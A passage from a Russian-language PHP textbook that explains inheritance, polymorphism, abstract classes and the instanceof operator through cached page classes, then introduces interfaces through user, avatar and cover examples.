Попробуем отразить описанные требования в графической диаграмме (рис. 30.1). Все классы имеют общий базовый класс `Page`, который содержит общие для всех классов свойства (`$title`, `$content`) и методы (`render()`). Классы, которые должны кешировать страницы, также наследуются от общего класса `Cached`. Обратите внимание, что `Cached` сам является производным классом от `Page`, поэтому содержит все свойства и методы, которые определены в `Page`. Страницы пользователей (класс `User`) мы договорились не кешировать, поэтому они наследуются от `Page` напрямую.




Рис. 30.1. Диаграмма классов

Таким образом, каждый из классов будет обладать методом `render()`, даже если он полностью переопределяет его поведение. Если нам потребуется RSS-страница, которая не должна содержать шаблон сайта и выдавать данные в XML-формате, класс страницы все равно будет содержать метод `render()`, хотя и сильно отличающийся по реализации от аналогичных методов других классов. Такое единообразие интерфейса, заданное в базовом классе, и называется *полиморфизмом*.

Обратите внимание, что в момент формулировки требований мы не уточняем, *какой именно* странице (новости, о нас, RSS-канал и т. д.) соответствуют объекты `Page` и

Cached. Нам это неизвестно, да и не нужно знать. В будущем мы хотим свободно добавлять новые типы страниц, ведущие себя похожим образом.

> ***Примечание***
>
> Такой способ описания класса Page, когда до конца неизвестно, что именно он будет делать в программе, называют *абстрагированием*, а сам класс — *абстрактным*.

В листинге 30.12 показано определение базового класса Page. Мы помещаем в него только тот код, который является общим для *всех* типов страниц. Иными словами, свойства и методы, которые должны присутствовать в *каждом* классе, мы собираем в одном месте, дабы не размножать их.

> ***Примечание***
>
> Далее мы будем постепенно рассматривать каждую деталь этого класса. Пока же поместите на эту страницу закладку, чтобы иметь возможность периодически к ней возвращаться.

Листинг 30.12. Базовый класс страницы. Файл pages/page.php

```
<?php
class Page
{
    // Конструктор класса
    public function __construct(
        protected string $title = '',
        protected string $content = ''
    ) {}

    // Получение заголовка страницы
    public function title()
    {
        return $this->title;
    }

    // Получение содержимого страницы
    public function content()
    {
        return $this->content;
    }

    // Формирование HTML-представления страницы
    public function render()
    {
        echo '<h1>' . htmlspecialchars($this->title()) . '</h1>';
        echo '<p>' . nl2br(htmlspecialchars($this->content())) . '</p>';
    }
}
```

Каждая страница содержит название $title и содержимое $content, которые устанавливаются в конструкторе при создании класса. Обратите внимание, что мы стараемся не обращаться к этим переменным напрямую, а вместо этого используем методы title() и

content(), что позволит нам в производных классах перегрузить эти методы — например, с целью извлечения их из быстрого кеша, расположенного в оперативной памяти. Метод render() будет использовать методы title() и content() текущего класса независимо от того, станет он сам перегружаться или нет.

Давайте попробуем определить класс Cached, который будет реализовывать логику хранения поступающих страниц в каком-нибудь NoSQL-хранилище — например, Redis (см. *главу 45*).

> ***Примечание***
>
> За последние 10 лет серверы окончательно перешли на 64-битные операционные системы, что сняло присущее 32-битным операционным системам ограничение в 4 гигабайта оперативной памяти. На момент подготовки этого издания не редкостью стали серверы со 128 Гбайт оперативной памяти. Такие изменения привели к более интенсивному ее использованию, и редкий сайт сейчас обходится без NoSQL-решения redis или memcache.

В листинге 30.13 представлена одна из возможных реализаций класса Redis. Так как в этой главе нет возможности детально рассмотреть Redis, всю информацию помещения и извлечения данных в кеш мы оставим закомментированной.

Листинг 30.13. Базовый класс для кешируемых страниц. Файл pages/cached.php

```
<?php
require_once 'page.php';

class Cached extends Page
{
    // Время действия кеша
    protected $expires;
    // Хранилище
    protected $store;

    // Конструктор класса
    public function __construct(
        $title = '',
        $content = '',
        $expires = 60)
    {
        // Вызываем конструктор базового класса Page
        parent::__construct($title, $content);
        // Устанавливаем время жизни кеша
        $this->expires = $expires;
        // Подготовка хранилища
        // $this->store = new Redis(
        //                      'host' => '127.0.0.1',
        //                      'port' => 6379,
        //                      'connectTimeout' => $this->expires);
        // Размещение данных в хранилище
        $this->set($this->id('title'), $title);
        $this->set($this->id('content'), $content);
    }
```

```
    // Проверить, есть ли позиция $key в кеше
    protected function isCached($key)
    {
        // return (bool) $this->store->get($key);
    }
    // Поместить в кеш по ключу $key значение $value.
    // В случае, если ключ уже существует:
    // 1. Не делать ничего, если $force принимает значение false.
    // 2. Переписать, если $force принимает значение true.
    protected function set($key, $value, $force = false)
    {
        // if ($force) {
        //   $this->store->set($key, $value, $this->expires);
        // } else {
        //   if($this->isCached($key)) {
        //     $this->store->set($key, $value, $this->expires);
        //   }
        // }
    }
    // Извлечение значения $key из кеша
    protected function get($key)
    {
        // return $this->store->get($key);
    }

    // Формируем уникальный ключ для хранилища
    public function id(mixed $name) : string
    {
        die('Что здесь делать? Неизвестно!');
    }

    // Получение заголовка страницы
    final public function title()
    {
        // if ($this->isCached($this->id('title'))) {
        //   return $this->get($this->id('title'));
        // } else {
           return parent::title();
        // }
    }
    // Получение содержимого страницы
    final public function content()
    {
        // if ($this->isCached($this->id('content'))) {
        //   return $this->get($this->id('content'));
        // } else {
           return parent::content();
        // }
    }
}
```

Как видно из листинга 30.13, в конструкторе класса `Cached` мы вызываем конструктор базового класса при помощи ключевого слова `parent`. Обратите внимание, что для конструктора, в отличие от других методов, разрешается изменять состав аргументов. Для того чтобы оперировать кешем, нам потребуется минимум три метода:

- `isCached()` — проверка, помещено ли значение в кеш;
- `set()` — размещение значения в кеше;
- `get()` — извлечение значения из кеша.

Кроме этого, дополнительно мы вводим метод `id()`, который возвращает уникальный ключ для хранилища.

Мы также изменяем логику поведения методов `title()` и `content()` таким образом, чтобы они извлекали данные из NoSQL базы данных Redis.

Для гарантии того, что все кешируемые страницы будут извлекать данные из кеша, мы объявляем методы `title()` и `content()` финальными (`final`). Тогда их уже нельзя будет переопределить в производных классах, а значит, никто не сможет извлекать данные в обход кеша. Это ограничение, конечно, является очень жестким — тем не менее в учебных целях мы пойдем на такой шаг.

Виртуальные методы

Давайте взглянем на листинг 30.13 (конструктор класса) и посмотрим, как реализовано кеширование, что называется, «на низком уровне».

При поступлении значений `$title` и `$content` в конструктор осуществляется попытка сохранить их в кеш при помощи метода `set()`. Для этого с помощью метода `id()` формируется уникальный ключ для каждого из значений. Внутри метода `set()` проверяется, нет ли записей с таким ключом, если нет — вызывается метод установки значения в Redis `set()`, если есть — никакие действия не предпринимаются.

Загвоздка заключается в методе `id()`. У нас будет множество типов страниц: статические страницы, новости, каталоги, страница регистрации. Причем каталоги и новости будут содержать как индексную страницу со списком новостей и товарных позиций, так и детальные страницы с подробным описанием каждой позиции. Ключи в NoSQL-хранилищах, как правило, хранятся в одном большом списке и должны быть уникальны. Поэтому ответственность за генерацию уникального значения будет возложена на производные классы, которые должны будут перегружать метод `id()`. Вот тут в силу и вступают так называемые *виртуальные методы*.

Виртуальным называют метод, который может переопределяться в производном классе.

У нас есть два виртуальных метода: `title()` и `content()`. Метод `render()` базового класса перегрузке не подвергается, однако использовать он теперь будет новые перегруженные методы.

Еще один виртуальный метод — `id()` — мы даже *не знаем*, как он должен быть «устроен», потому что у нас еще нет информации о типе страницы. То есть вызывать виртуальный метод `id()` пока бессмысленно, что подчеркивается запуском встроенной функции `die()` в нем (см. листинг 30.13).

Примечание

Виртуальные методы базового класса, которые бессмысленно и даже запрещено вызывать непосредственно, называют *абстрактными*. Вообще, «абстракция» — это такая «сущность», которая не существует сама по себе и требует дальнейшего уточнения («реализации»). Как видите, этот термин как нельзя лучше подходит для описания методов-заглушек, а также классов, для которых неизвестно до конца, как они будут реализованы в будущем.

Раз в базовом классе `Cached` виртуальный метод `id()` «вырожден» и является абстрактным, нам обязательно нужно переопределить его в производном классе (листинг 30.14). В этом листинге приводятся закомментированные строки для работы с СУБД через расширение PDO, которое мы детально рассмотрим в *главе 42*.

Листинг 30.14. Статические страницы. Файл pages\static_page.php

```
<?php
require_once 'cached.php';

class StaticPage extends Cached
{
    // Конструктор класса
    public function __construct(protected ?int $id)
    {
        // Проверяем, нет ли такой страницы в кеше
        if ($this->isCached($this->id($id))) {
            // Есть, инициализируем объект содержимым кеша
            parent::__construct($this->title(), $this->content());
        } else {
            // Данные пока не кешированы, извлекаем
            // содержимое из базы данных
            // $query = "SELECT *
            //           FROM static_pages
            //           WHERE id = :id LIMIT 1"
            // $sth = $dbh->prepare($query);
            // $sth = $dbh->execute($query, [$id]);
            // $page = $sth->fetch(PDO::FETCH_ASSOC);
            // parent::__construct($page['title'], $page['title']);
            // Устанавливаем признак кеша страницы
            // $this->set($this->id($id), 1);
            parent::__construct(
                'Контакты',
                'Содержимое страницы Контакты'
            );
        }
    }

    // Уникальный ключ для кеша
    public function id(mixed $name) : string
    {
      return "static_page_{$name}";
    }
}
```

Конструктор класса статических страниц принимает единственный параметр — идентификатор записи в базе данных `$id`. Он используется для формирования уникального ключа в методе `id()`. Идентификаторы, как правило, уникальны в пределах таблицы, т. е. в нашем случае в пределах статических страниц. Однако в новостях может встретиться запись с таким же идентификатором, чтобы новости не затирали ключи статических страниц, и наоборот, поэтому в методе `id()` ключ формируется из префикса `"static_page_"` и идентификатора.

> ***Внимание!***
>
> **В этом и заключается суть полиморфизма и абстрагирования: метод определяется в месте, где программист имеет наиболее полную информацию, как именно он должен работать.**

Конструктор класса устроен таким образом, что сначала проверяет, нет ли записи в быстром хранилище Redis. Если запись обнаружена, инициализация осуществляется данными, извлеченными из оперативной памяти. Если же запись не обнаружена, осуществляется «дорогой» запрос к базе данных. Полученные из нее данные используются для инициализации как объекта, так и формирования пары «ключ-значение» в Redis (рис. 30.2).




Рис. 30.2. Кеширование данных из базы данных в Redis

Теперь не составит труда создать класс для отображения детальной страницы новости (листинг 30.15). Для краткости мы опустим индексную страницу со списком новостей.

Листинг 30.15. Новости. Файл pages/news.php

```
<?php
require_once 'cached.php';

class StaticPage extends Cached
{
    // Конструктор класса
    public function __construct($id)
```

```
    {
        // Проверяем, нет ли такой страницы в кеше
        if ($this->isCached($this->id($id))) {
            // Есть, инициализируем объект содержимым кеша
            parent::__construct($this->title(), $this->content());
        } else {
            // Данные пока не кешированы, извлекаем
            // содержимое из базы данных
            // $query = "SELECT * FROM news WHERE id = :id LIMIT 1"
            // $sth = $dbh->prepare($query);
            // $sth = $dbh->execute($query, [$id]);
            // $page = $sth->fetch(PDO::FETCH_ASSOC);
            // parent::__construct($page['title'], $page['title']);
            parent::__construct(
                'Новости',
                'Содержимое страницы Новости'
            );
        }
    }

    // Уникальный ключ для кеша
    public function id(mixed $name) : string
    {
        return "news_{$name}";
    }
}
```

Как видно из листинга 30.15, поменялись лишь префикс `news_` в методе `id()` и название таблицы в SQL-запросе. Поэтому содержимое класса `Category` не приводим, он полностью аналогичен.

Разумеется, в нашем игрушечном примере многого не хватает — начиная с подсистемы маршрутизации и заканчивая сбросом кеша. Тем не менее он демонстрирует принцип полиморфизма и перегрузку методов.

> ***Примечание***
>
> Как показывает приведенный пример, виртуальный метод не обязательно должен быть абстрактным. Довольно распространена ситуация, когда он сам выполняет некоторые действия и даже вызывается из переопределенного метода.

Давайте рассмотрим, как использовать один из наших новых классов `StaticPage` (листинг 30.16).

Листинг 30.16. Проверка виртуальных методов. Файл pages\test.php

```
<?php
require_once 'static_page.php';

$id = 3;
$page = new StaticPage($id);
```

```
$page->render();
echo $page->id($id);
```

Результатом работы этого скрипта будут строки:

```
Контакты
Содержимое страницы Контакты
static_page_3
```

Для закрепления материала снова взгляните на определение класса `Page` из листинга 30.12. Итак, хотя метод `Page::render()` использует `$this->title()` и `$this->content()`, вызываются *не* функции `Page::title()` и `Page::content()`, а функции `title()` и `content()` из класса `StaticPage`! Методы `StaticPage::title()` и `StaticPage::content()` просто *переопределили* функции `Page::title()` и `Page::content()`.

> ***Примечание***
>
> Напоминаем еще раз, что метод, переопределяемый в производном классе, называется *виртуальным*.

Расширение иерархии

Главное преимущество, которое дают наследование и полиморфизм, — это беспрецедентная легкость создания новых классов, ведущих себя сходным образом с уже существующими. Обратите внимание, что добавить в программу новый тип страницы (например, страницу каталога) крайне просто: достаточно лишь написать ее класс, сделав его производным от `Page` или `Cached`. После этого любой движок, который мог работать со статическими страницами, начнет работать и с категориями, «ничего не заметив». Единственное изменение, которое придется внести в код, — это извлечение данных категории (вместо статической страницы), но тут уж ничего не поделать: если вы хотите что-то создать, то должны четко знать, что именно это будет.

Абстрактные классы и методы

До сих пор мы употребляли термины «абстрактный класс» и «абстрактный метод», не вдаваясь в детали. Давайте посмотрим, какими основными свойствами обладают эти «абстракции»:

- абстрактный метод нельзя вызвать, если он не был переопределен в производном классе. Собственно, написав функцию `Cached::id()` и поместив в нее вызов `die()`, мы как раз и гарантируем, что она обязательно будет переопределена в производном классе (иначе получим ошибку во время выполнения программы);
- объект абстрактного класса, очевидно, невозможно создать. Действительно, представьте, что мы записали оператор: `$obj = new Page()`. Что при этом должно произойти? Ведь страница не знает, как себя извлечь из базы данных, — об этом заботятся производные классы;
- любой класс, содержащий хотя бы один абстрактный метод, сам является абстрактным. Действительно, если кто-нибудь создаст объект этого класса и случайно вызовет абстрактный метод, то получит ошибку.

Специально для того, чтобы автоматически учесть эти особенности, в PHP предусмотрено ключевое слово — модификатор `abstract`. Вы можете объявить класс или метод как `abstract`, и тогда контроль за их некорректным использованием возьмет на себя сам PHP.

Абстрактные классы можно задействовать только для одной цели — создавать от них производные. В листинге 30.17 приведен все тот же самый класс `Page`, но только теперь мы используем ключевое слово `abstract` там, где это необходимо по логике.

Листинг 30.17. Абстрактный класс страницы. Файл pages/page_a.php

```
<?php
abstract class Page
{
    // Конструктор класса
    public function __construct(
        protected string $title = '',
        protected string $content = ''
    ) {}

    // Получение заголовка страницы
    public function title()
    {
        return $this->title;
    }

    // Получение содержимого страницы
    public function content()
    {
        return $this->content;
    }

    // Формирование HTML-представления страницы
    public function render()
    {
        echo '<h1>' . htmlspecialchars($this->title()) . '</h1>';
        echo '<p>' . nl2br(htmlspecialchars($this->content())) . '</p>';
    }
}
```

Класс `Cached` тоже можно переписать с использованием ключевого слова `abstract`. В отличие от класса `Page`, в нем мы определяем абстрактный метод `id()`. В листинге 30.18 содержимое класса приводится в сокращенном варианте, а полный его вариант можно найти в соответствующем файле.

Листинг 30.18. Абстрактный класс кешированной страницы. Файл pages/cached_a.php

```
<?php
require_once 'page_a.php';
```

```
abstract class Cached extends Page
{

    ...

    // Формируем уникальный ключ для хранилища
    abstract public function id(mixed $name) : string;


}
```

Как видите, при объявлении абстрактного метода (например, `id()`) вы уже не должны определять его тело — просто поставьте точку с запятой после его прототипа.

Если вы случайно пропустите ключевое слово `abstract` в заголовке класса `Cached`, PHP напомнит вам об этом сообщением о фатальной ошибке: `Fatal error: Class Cached contains 1 abstract method and must therefore be declared abstract or implement the remaining methods (Cached::id))`.

Совместимость родственных типов

Пусть у нас есть базовый класс `Page` и производный от него — `StaticPage`. В соответствии с идеологией наследования везде, где может быть использован объект типа `Page`, возможно и применение `StaticPage`-объекта, но *не наоборот*! В самом деле, если мы неявно «преобразуем» `StaticPage` в `Page`, то сможем работать с его `Page`-частью (свойствами и методами), — ведь любая статья является также и страницей. В то же время преобразовать `Page` в `StaticPage` нельзя, поскольку, имея объект типа `Page`, мы не знаем, новость ли это, обычная страница или страница категории (при условии, что эти классы объявляются в программе).

Мы приходим к *правилу совместимости типов*, существующему в любом объектном языке программирования: объекты производных классов допустимо использовать в том же контексте, что и объекты базовых.

Уточнение типа в функциях

В предыдущих главах мы уже говорили о том, что при определении функций и методов допустимо указывать типы аргументов-объектов. В роли таких типов могут выступать имена классов. Этот механизм называется *уточнением типа*. Рассмотрим пример:

```
function echoPage(StaticPage $obj)
{
    $obj->render();
}
$page = new StaticPage(3);
echoPage($page);
```

Приведенный код корректен: мы передаем функции `echoPage()` объект типа `StaticPage`, что совпадает с именем класса в прототипе процедуры. Но задумаемся на мгновение: ведь функции `echoPage()`, по сути, совершенно все равно, со страницей какого типа она

работает. Действительно, метод `render()` существует у любой страницы, и ее допустимо применять к произвольным объектам, базовый класс которых — `Page`.

Руководствуясь этими рассуждениями, модифицируем код (листинг 30.19).

Листинг 30.19. Уточнение и совместимость типов. Файл pages/cast.php

```
<?php
require_once 'static_page.php';

function echoPage(Page $obj)
{
    $obj->render();
}

$shape = new StaticPage(3);
echoPage($shape);
```

Мы увидим, что он прекрасно работает: вместо аргумента типа `Page` можно подставлять объект класса `StaticPage`.

Оператор *instanceof*

Проверка совместимости типов производится во время *выполнения* программы, а не во время ее трансляции. Если мы попробуем вызвать `echoPage(314)`, то получим такое сообщение: `Fatal error: Uncaught TypeError: Argument 1 passed to echoPage() must be an instance of Page, integer give.`

В PHP существует возможность проверить, «совместим» ли объект с некоторым классом, и без выдачи фатальных сообщений. Для этого применяется новый оператор `instanceof`. С его использованием функцию `echoPage()` можно было бы переписать так, как показано в листинге 30.20.

Листинг 30.20. Использование оператора `instanceof`. Файл pages/instanceof.php

```
<?php
require_once 'static_page.php';

function echoPage($obj)
{
    $class = 'Page';
    if (!($obj instanceof $class)) {
        die("Argument 1 must be an instance of $class.<br />");
    }
    $obj->render();
}

$page = new StaticPage(3);
echoPage($page);
```

Вместо `$class`, конечно, можно и явно написать `Page`. Мы просто хотели продемонстрировать, что с помощью `instanceof` допустимо использовать имя класса, заданное неявно (в переменной).

Обратное преобразование типа


При помощи оператора `instanceof` можно определять, каким набором свойств и методов обладает тот или иной объект, и выполнять в зависимости от этого различные действия. Например:

```
if ($obj instanceof Category) {
    echo 'Работаем с категорией';
    // Здесь можно вызвать специфичные для Category методы,
    // отсутствующие в базовых классах Page и Cached
} else if ($obj instanceof News) {
    echo 'Работаем с новостями';
} else if ($obj instanceof StaticPage) {
    echo 'Работаем со статическими страницами';
} else {
    echo 'Неизвестная страница!';
}
```

Этот код, конечно, не является лучшим примером, потому что не позволяет в будущем легко добавлять новые типы страниц в программу. Собственно, полиморфизм как раз и был изобретен для того, чтобы избежать подобных `if`-конструкций в программе, заменив их вызовами виртуальных методов. Тем не менее в некоторых ситуациях подобный подход все же находит применение.

Резюме

В этой главе мы продолжили знакомство с миром объектно-ориентированного программирования и узнали о двух взаимосвязанных концепциях: наследовании и полиморфизме, без которых объектно-ориентированное программирование немыслимо так же, как оно немыслимо без инкапсуляции. Мы научились обращаться из производных классов к членам базовым и, что гораздо важнее, из базовых к производным, а это позволило использовать механизм абстракции и полиморфизма. Мы также познакомились с понятием совместимости типов и оператором `instanceof`.



ГЛАВА 31

Интерфейсы

Листинги этой главы находятся в каталоге *interfaces* сопровождающего книгу файлового архива.

Язык PHP не допускает множественного наследования — у каждого класса может быть только один предок. В результате получается довольно жесткая иерархия, которая не всегда удобна для моделирования предметной области. Поэтому в языках, где не реализовано наследование от нескольких классов, всегда предусматриваются компенсационные механизмы. В PHP их два: интерфейсы и трейты.

Интерфейс — специальная структура, полностью состоящая из абстрактных методов. Класс, реализующий интерфейс, обязан переопределить методы, определенные интерфейсом. Один класс может реализовать несколько интерфейсов.

Трейты более подробно будут рассмотрены в следующей главе.

Ограничения наследования

Наследование и полиморфизм являются центральными идеями объектно-ориентированного программирования, позволяя наиболее эффективно организовать код для иерархических систем. Обычно на практике используются лишь конечные классы, а базовые и промежуточные классы иерархии необходимы лишь для сокрытия реализации и формирования общего набора методов конечных классов.

В результате базовые классы зачастую становятся абстрактными, т. е. определяющими поведение производных классов. Для таких классов нельзя создать объекты, поскольку они не смогли бы функционировать. Абстрактные классы зачастую содержат абстрактные методы, не несущие функциональности, реализовать которую должны их потомки.

Другая проблема заключается в сложности реализации и поддержки множественного наследования — как уже отмечалось, в PHP у производного класса может быть только один базовый класс.

Все эти причины привели к введению новой конструкции — *интерфейса*, которая содержит только абстрактные методы. Это позволяет внести ясность в процесс разработки: классы задают поведение объектов, а интерфейсы — поведение группы классов. Класс, реализующий интерфейс, обязан реализовать методы интерфейса. Два класса, реализующие одинаковые интерфейсы, имеют одинаковый набор определяемых ими

методов. Таким образом, назначение интерфейса — это реализация полиморфизма для двух или более классов, не имеющих общего базового класса.

Для того чтобы продемонстрировать полезность интерфейсов, потребуется объектно-ориентированная система, состоящая из нескольких классов. Пусть это будет веб-сайт, содержащий статьи, новости, возможность регистрации и входа пользователей и систему администрирования.

Сосредоточимся на небольшой части этого сайта — на его пользователях (рис. 31.1). Общим для всех пользователей классом является абстрактный класс `User`, от которого наследуются два класса:

- `FrontUser` — зарегистрированный посетитель сайта;
- `BackendUser` — сотрудник компании, имеющий доступ к системе администрирования.

От класса `BackendUser` наследуются три класса:

- `Editor` — редактор, имеющий право заполнять каталог, создавать статьи и новости;
- `Moderator` — группы пользователей, которые имеют право редактировать и скрывать комментарии других пользователей, причем способных это делать как на фронтчасти сайта, так и в специальном разделе системы администрирования;
- `Administrator` — администратор, помимо возможностей редактора, имеющий доступ к системе логирования действий и панели управления пользователями как сайта, так и системы администрирования.




Рис. 31.1. Иерархия наследования пользователей

Базовый класс `User` можно сделать абстрактным и снабдить переменными и методами, которые будут полезны всем наследникам:

- `first_name` — имя пользователя;
- `last_name` — фамилия пользователя;
- `email` — электронная почта, которая будет использоваться в качестве логина;
- `password` — пароль пользователя.

Кроме того, класс `User` можно снабдить методом `fullName()`, который бы возвращал полное имя пользователя (листинг 31.1).

Листинг 31.1. Класс `User`. Файл user.php

```
<?php
class User
```

```
{
    public function __construct(
        public string $email,
        private string $password,
        public ?string $first_name = null,
        public ?string $last_name = null)
    {}

    public function fullName() : string
    {
        $arr_name = array_filter([$this->first_name, $this->last_name]);
        $full_name = implode(' ', $arr_name);
        return empty($full_name) ? 'Анонимный пользователь' : $full_name;
    }
}
```

Конструктор класса `User` принимает четыре параметра, причем электронный адрес `$email` и пароль `$password` являются обязательными, а имя пользователя `$first_name` и фамилия `$last_name` — необязательными. В случае, если при создании объекта эти значения не заполняются, им присваивается значение `null`.

Метод `fullName()` формирует массив из имени и фамилии пользователя и фильтрует его при помощи функции `array_filter()`, в результате чего в новом массиве `$arr_name` остаются только непустые значения. С помощью функции `implode()` массив преобразуется в строку, разбитую по пробелам. В результате чего `['Игорь', 'Симдянов']` превращается в `'Игорь Симдянов'`, массив из одного элемента `['Игорь']` преобразуется в `'Игорь'`, а массив без значений — в пустую строку. При возвращении результата функция проверяет конечное значение и, если оно равно пустой строке, возвращает вместо нее `'Анонимный пользователь'` (листинг 31.2).

Листинг 31.2. Реализация класса `User`. Файл user_use.php

```
<?php
require_once 'user.php';

$user = new User(
    'igorsimdyanov@gmail.com',
    'password',
    'Игорь',
    'Симдянов');

echo $user->fullName(); // Игорь Симдянов
```

Реализация оставшихся классов демонстрируется в листингах 31.3–31.7.

Листинг 31.3. Реализация класса `FrontUser`. Файл frontuser.php

```
<?php
require_once 'user.php';
class FrontUser extends User {}
```

Листинг 31.4. Реализация класса BackendUser. Файл backenduser.php

```
<?php
require_once 'user.php';
class BackendUser extends User {}
```

Листинг 31.5. Реализация класса Editor. Файл editor.php

```
<?php
require_once 'backenduser.php';
class Editor extends BackendUser {}
```

Листинг 31.6. Реализация класса Administrator. Файл administrator.php

```
<?php
require_once 'backenduser.php';
class Administrator extends BackendUser {}
```

Листинг 31.7. Реализация класса Moderator. Файл moderator.php

```
<?php
require_once 'backenduser.php';
class Moderator extends BackendUser {}
```

Пусть требуется, чтобы пользователи, которые посещают фронт-часть сайта и проявляют на нем какую-то активность, имели аватарку, которую можно вывести рядом с именем пользователя. Фронт-часть сайта посещают два типа пользователей: зарегистрированные посетители `FrontUser` и модераторы `Moderator`.

Для хранения пути к файлу с аватаркой пользователя потребуются два метода: установки `setImage()` и получения `getImage()`. Как видно из рис. 31.1, единственная возможность добавить их и в класс `FrontUser`, и в класс `Moderator` — на уровне класса `User`. Но если мы добавим готовые или абстрактные методы на уровне класса `User`, они появятся в классах `BackendUser`, `Editor`, `Administrator`, где они не нужны. В этом и состоит ограничение наследования, которое не может предоставить удобный механизм для всех случаев жизни.

Для того чтобы решить эту проблему, удобно воспользоваться интерфейсами.

Создание интерфейса

Для создания интерфейса используется ключевое слово `interface`. В листинге 31.8 приводится пример интерфейса `Avatar`, который требует от классов, реализующих этот интерфейс, объявления двух методов: установки аватарки `setImage()` и ее получения `getImage()`.

Листинг 31.8. Пример интерфейса Avatar. Файл avatar.php

```
<?php
interface Avatar
```

```
{
    public function setImage(string $path) : void;
    public function getImage() : string;
}
```

Для того чтобы объявить класс, реализующий интерфейс, необходимо воспользоваться ключевым словом `implements`, которое располагается в конце конструкции `class`. Например, задачу снабжения аватарками зарегистрированных пользователей и модераторов из предыдущего раздела можно решить следующим образом (листинги 31.9 и 31.10).

Листинг 31.9. Снабжение аватарками пользователей. Файл frontuser_avatar.php

```
<?php
require_once 'user.php';
require_once 'avatar.php';

class FrontUser extends User implements Avatar
{
    private $path;

    public function getImage() : string
    {
        return $this->path;
    }
    public function setImage(string $path) : void
    {
        $this->path = $path;
    }
}
```

Листинг 31.10. Снабжение аватарками модераторов. Файл moderator_avatar.php

```
<?php
require_once 'backenduser.php';
require_once 'avatar.php';

class Moderator extends BackendUser implements Avatar
{
    private $path;

    public function getImage() : string
    {
        return $this->path;
    }
    public function setImage(string $path) : void
    {
        $this->path = $path;
    }
}
```

В листинге 31.11 приводится пример использования модифицированного класса FrontUser.

Листинг 31.11. Использование класса FrontUser. Файл frontuser_avatar_use.php

```
<?php
require_once 'frontuser_avatar.php';

$user = new FrontUser(
    'igorsimdyanov@gmail.com',
    'password',
    'Игорь',
    'Симдянов');

$user->setImage('avatar.png');
echo $user->getImage(); // avatar.png
```

Все классы, реализующие интерфейс Avatar, обязаны предоставить собственную реализацию методов getImage() и setImage(). В противном случае выполнение скрипта завершается сообщением об ошибке: Fatal error: Class FrontUser contains 2 abstract methods and must therefore be declared abstract or implement the remaining methods (Avatar::setImage, Avatar::getImage).

Наследование интерфейсов

Интерфейсы, точно так же как классы, могут расширяться за счет механизма наследования. Допустим, переходя к разработке статей и новостей, мы сталкиваемся с требованием предоставить обложку для статьи — небольшое изображение, выводимое в ленте новостей, переходя по которому посетитель попадает на детальную страницу новости.

Заранее неизвестно, будет ли такая функциональность доступна только новостям и статьям, поэтому принимается решение также реализовать этот метод в виде интерфейса Cover, содержащего методы getImage() и setImage(). Это очень напоминает интерфейс Avatar из предыдущего раздела. Поэтому, чтобы избежать дублирования кода, можно ввести базовый интерфейс Image, от которого унаследовать два производных интерфейса: Cover и Avatar (рис. 31.2).




Рис. 31.2. Иерархия наследования интерфейсов

Реализация интерфейсов представлена в листингах 31.12–31.14. Точно так же, как в случае классов, наследование интерфейсов осуществляется при помощи ключевого слова extends.

Листинг 31.12. Реализация интерфейса Image. Файл image.php

```
<?php
interface Image
{
    public function setImage(string $path) : void;
    public function getImage() : string;
}
```

Листинг 31.13. Реализация интерфейса Avatar. Файл image_avatar.php

```
<?php
require_once 'image.php';
interface Avatar extends Image {}
```

Листинг 31.14. Реализация интерфейса Cover. Файл image_cover.php

```
<?php
require_once 'image.php';
interface Cover extends Image {}
```

Теперь можно приступить к реализации классов новостей `News` и статей `Article`. Так как в классах, скорее всего, будут реализованы практически идентичные переменные и методы, их можно унаследовать от базового класса `Topic` (рис. 31.3).




Рис. 31.3. Иерархия наследования классов

На уровне класса `Topic` можно добавить следующие переменные:

- `$title` — заголовок;
- `$content` — содержимое материала;
- `$published_at` — дата и время публикации.

Так как по требованиям и новости, и статьи содержат обложку `Cover`, соответствующий интерфейс можно реализовать на уровне базового класса `Topic` (листинг 31.15).

Листинг 31.15. Реализация интерфейса Topic. Файл topic.php

```
<?php
require_once 'image_cover.php';

class Topic implements Cover
{
    private $path;
```

```
    public function __construct(
        public string $title,
        public string $content,
        public ?int $published_at = null)
    {
        if (empty($published_at)) {
            $this->published_at = time();
        } else {
            $this->published_at = $published_at;
        }
    }
    public function getImage() : string
    {
        return $this->path;
    }
    public function setImage(string $path) : void
    {
        $this->path = $path;
    }
}
```

